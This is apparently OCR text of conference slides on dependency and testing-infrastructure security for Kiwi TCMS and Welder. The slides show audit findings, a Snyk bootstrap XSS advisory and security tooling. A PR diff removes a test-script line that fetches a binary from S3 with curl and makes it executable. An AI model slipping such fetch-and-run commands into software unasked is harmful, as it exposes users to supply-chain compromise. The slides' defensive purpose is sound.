
software dependencies
==
how much do you trust other people


Analysis Metrics per Components

Component Name	Pattern	Ignore	Line of Code	Defect density
Nodejs dependencies	.*/node_modules/.*	No	671,350	0.12
Python dependencies	.*/python3.6/site-packages/.*	No	1,434,494	0.14
Kiwi TCMS API client	.*/tcms_api/.*	No	173	0.00
Kiwi TCMS Django app	.*/tcms/.*\.py	No	19,303	0.05
Kiwi TCMS JavaScript code	.*/tcms/.*\.js	No	9,545	0.10
Other	.*	No	14,956	0.00

CWE Top 25 defects

No top 25 CWE defects were found.




localhost:9090/welder#/blueprint/example-http-server
Search
FEDORA WORKSTATION EDITION
Privileged
Stef
Back to Blueprints
example-http-server
Edit Blueprint
Create Image
example-http-s
Details
Selected C
example-http-s
Based on Versio
Date Created M
Download
Create Image
Blueprint
example-http-server
Image Type
Amazon Machine Image Disk (.ami)
Architecture
x86_64
Cancel
Create

npm audit

https://docs.npmjs.com/getting-started/running-a-security-audit

2 High (jQuery different versions)
3 Moderate
5 Low

Pulse
Contributors
Community
Traffic
Commits
Code frequency
Dependency graph
Network
Forks

Dependency graph

Dependencies | Dependents

These dependencies are defined in **welder-web**'s manifest files, such as **package.json** and **.../end-to-end/package.json**.

Dependencies defined in **package.json** 86

ztoben / **assets-webpack-plugin**	^ 3.9.6
postcss / **autoprefixer**	^ 6.3.7
babel / **babel** babel-cli	^ 6.26.0
babel / **babel** babel-core	^ 6.11.4
babel / **babel-eslint**	^ 6.1.2
facebook / **jest** babel-jest	^ 16.0.0
babel / **babel-loader**	^ 6.2.4
istanbuljs / **babel-plugin-istanbul**	^ 4.1.4

- [x] High severity 0
- [x] Medium severity 1
- [x] Low severity 0
- [ ] Patched 0
- [ ] Ignored 0

MEDIUM SEVERITY

Cross-Site Scripting (XSS)

Vulnerable module: bootstrap
Introduced through: patternfly-react@1.9.3 and patternfly@3.54.8

Detailed paths and remediation

- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › patternfly-bootstrap-treeview@2.1.7 › bootstrap@3.3.7
  Remediation: No remediation path available.
- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › eonasdan-bootstrap-datetimepicker@4.17.47 › bootstrap@3.3.7
  Remediation: No remediation path available.
- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › bootstrap@3.3.7
  Remediation: No remediation path available.

…and 3 more

Overview

`bootstrap` is an sleek, intuitive, and powerful front-end framework for faster and easier web development.

Affected versions of this package are vulnerable to Cross-Site Scripting (XSS) attacks via the `data-target` attribute.

More about this issue

Create a Jira issue UPGRADE | Ignore

https://app.snyk.io/vuln/npm:bootstrap:20160627

npm audit vs. GitHub vs. Snyk differ for the same project

Other tools aka TODO #1

https://github.com/mre/awesome-static-analysis ~ 20 security related tools

https://github.com/python-security/pyt - based on theoretical foundations (Control flow graphs, fixed point, dataflow analysis)

SQLMap & WAPITI from OWASP

Other tools aka TODO #2

NodeJSScan (undecided) - finds several XSS issues for us

eslint-plugin-security (?!?) - not sure how to interpret the results

https://www.viva64.com/en/pvs-studio/ - proprietary, C, C++, C# and Java, similar to Coverity Scan

DIY

kiwitcms/Kiwi

Repos / **kiwitcms/Kiwi**

http://pyup.io
http://greenkeeper.io

Requiremer

Package name

pyup 3 updates

requirements/base.txt

Django	==2.0.5	2.0.6	outdated	Python 3	Permissive
django-attachments	>=1.3	1.3	unpinned	Python 3	Permissive
django-grappelli		2.11.1	unpinned	Python 3	Permissive
django-vinaigrette		1.1.1	unpinned	Python 3	Permissive
django-uuslug		1.1.8	unpinned	Python 3	Permissive
odfpy		1.3.6	unpinned	Python 3	Permissive
python-bugzilla		2.1.0	unpinned	Python 3	Strong Copyleft
jira	==1.0.10	1.0.15	outdated	Python 3	Permissive


How secure is your testing infrastructure ?

just a few examples

[redacted]
Overview
Pages
Blog
Draw.io Diagrams
Space settings

[redacted]


ROADMAP



Recent space activity

[redacted] updated 12.Jan.2018 • view change

Space contributors


https://[redacted].atlassian.net/projects/AB/board
Acquiring & Ba...
Business project
Search for projects...
RECENT PROJECTS
Acquiring & Banking
Business project
Ruby Course
Software project
View all projects
OPEN 16
REOPENED 0
IN PROGRESS... 0
RESOLVED 0
CLOSED 0
EVO - Monitor the timelines for MasterCard waiver
AB-3
EVO - Transaction declines (High Prio)
AB-7
EVO - Faster Payouts CHF, SEK, PLN
AB-8
EVO - Referral Framework
AB-9
EVO - NFC transaction test / NFC device certification project
AB-10
Amex - Rebates
AB-12
Amex - Acceptance in non-proprietary markets
AB-13
+ Create
Looking for an older issue?
Looking for an older issue?
9+

welder/bdcs-cli/pull/31

Changes from **all commits** ▾ Jump to... ▾ +11 −15 Diff settings ▾ Review changes ▾

6 tests/bin/import-metadata View

```
@@ -7,7 +7,8 @@ set -e
 # create the MDDB database if it doesn't exist
 # ARG1 - OPTIONAL - a content store directory for exports

-IMPORT="./bdcs-import"
+# needs bdcs.rpm installed
+IMPORT="/usr/libexec/weldr/bdcs-import"
 SCHEMA="./schema.sql"
 METADATA="metadata.db"

@@ -19,7 +20,6 @@ else
     REMOVE_IMPORT_REPO=0
 fi

-[ -f "$IMPORT" ] || curl -o "$IMPORT" https://s3.amazonaws.com/weldr/bdcs-import && chmod a+x "$IMPORT"
 [ -f "$SCHEMA" ] || curl -o "$SCHEMA" https://raw.githubusercontent.com/weldr/bdcs/master/schema.sql
 sqlite3 "$METADATA" < "$SCHEMA"

@@ -41,5 +41,5 @@ for F in $DNF_DOWNLOAD/*.rpm; do
 done

 # cleanup temporary directories and files
-rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA || echo "Can't remove some files"
+rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA || echo "Can't remove some files"
 [ "$REMOVE_IMPORT_REPO" == 1 ] && rm -rf $IMPORT_REPO || echo "Can't remove some files"
```

PR #31 in details

```
-IMPORT="./bdcs-import"
+# needs bdcs.rpm installed
+IMPORT="/usr/libexec/weldr/bdcs-import"
... do some testing here ...
 # cleanup temporary directories and files
-rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA
+rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA
```

^^^ I forgot to update this line ^^^^^

Treat testing infrastructure as production!

Validate permissions, auto-test & monitor configuration constantly!

Bug bounty programs!

EN

Welcome home, player!

[redacted]

••••••••••••••••


Forgot password?

Please enter at least 255 characters.

SIGN IN

or CREATE NEW ACCOUNT

At least 255 characters!


HYPERWALLET
Home
Transfer
History
Resources
Settings
Logou
Available Funds
$0.00 USD
Security
Password
A password must be between 6 and 15 characters in length
Between 6 and 15 characters !
Update Password
Old Password:
New Password:
Confirm Password:
Update Password

„Use MFA Everywhere because passwords are terrible“

Justin Mayer
https://www.youtube.com/watch?v=cK-AH10xHYc

Showing 1 changed file with 2 additions and 5 deletions.

Unified | Split

7 tcms/settings/common.py

```
@@ -22,15 +22,12 @@
 # Database settings
 DATABASES = {
     'default': {
-        'ENGINE': 'django.db.backends.mysql',
+        'ENGINE': 'django.db.backends.postgresql',
         'NAME': os.environ.get('KIWI_DB_NAME', 'kiwi'),
         'USER': os.environ.get('KIWI_DB_USER', 'kiwi'),
